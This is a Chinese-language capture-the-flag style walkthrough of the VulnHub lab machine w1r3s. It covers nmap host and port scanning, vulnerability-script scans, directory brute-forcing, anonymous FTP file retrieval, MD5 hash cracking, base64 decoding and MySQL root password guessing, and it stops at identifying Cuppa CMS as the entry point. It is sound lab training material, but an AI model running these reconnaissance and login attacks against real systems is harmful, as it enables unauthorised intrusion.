w1r3s 1.0.1靶机渗透测试全攻略笔记——从入门到提权
- 靶机下载地址:https://download.vulnhub.com/w1r3s/w1r3s.v1.0.1.zip
vulnhub的靶机早上下载会快很多,应该是高峰期网站流量大导致的,建议错峰下载靶机
信息收集
- 主机存活探测
ip a
sudo nmap -sn 10.10.10.0/24 -PE -n

实在不确定可以通过开关靶机的两次扫描,确定增加的IP就是靶机ip;攻击机必须和靶机处于同一网段
- SYN快速扫描
快速扫描确定靶机开放端口
sudo nmap -T 5 -p- 10.10.10.8

- TCP详细扫描
对开放的端口进行详细扫描,获取操作系统、开放服务的具体版本
sudo nmap -sT -sV -O -p21,22,80,3306 10.10.10.8

通过扫描出的具体版本,去搜索是否存在历史cve漏洞,是一个非常重要的攻击面
- UDP全面扫描
sudo nmap -sU -top-ports 20 10.10.10.8

UDP扫描与TCP扫描形成一个全面的扫描,查漏补缺,渗透流程更加严谨
- POC漏洞探测
sudo nmap -script=vuln -p21,22,80,3306 10.10.10.8

POC探测爆出的一些cve漏洞、web漏洞、敏感目录,都是重要的攻击面
- 目录扫描
- 基础扫描:
sudo dirb http://10.10.10.8
sudo gobuster dir -u http://10.10.10.8 --wordlist=/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt


渗透测试
- ftp匿名登陆
用户名:anonymous		密码:空(不用输入,直接回车)
ftp 10.10.10.8


binary #转化为二进制传输,ftp中除了txt文本可以直接传输,其他文件都得转化为二进制形式传输
? #可以查看ftp支持的命令

同时下载多个文件
prompt		#关掉交互提示模式

mget  *.txt		#多个文件下载用mget
将所有文件都下载,其他目录只有一个文件,使用get命令即可

exit命令可以退出ftp
对下载的全部文件进行查看

判断加密类型
hash-identifier '01ec2d8fc11c493b25029fb1f47f39ce'

解密md5,可以使用在线网站,或者hashcat等工具

对明文进行加密验证,This的T是大写的
echo -n 'This is not a password' | md5sum

解密base64

echo "SXQgaXMgZWFzeSwgYnV0IG5vdCB0aGF0IGVhc3kuLg==" | base64 -d

翻转镜像网站
- 连接mysql
通过之间的nmap扫描可以知道90%为linux系统,故大概率存在root用户
可以考虑碰撞密码,密码来源为ftp文件中泄露的人名或者其他来源
mysql -h 10.10.10.8 -u root -p 3306

碰撞失败
- web渗透
根据前期的信息收集,存在wordpress
目录扫描出的http://10.10.10.8/administrator/是一个cuppa CMS
本靶机的突破点是cuppa CMS
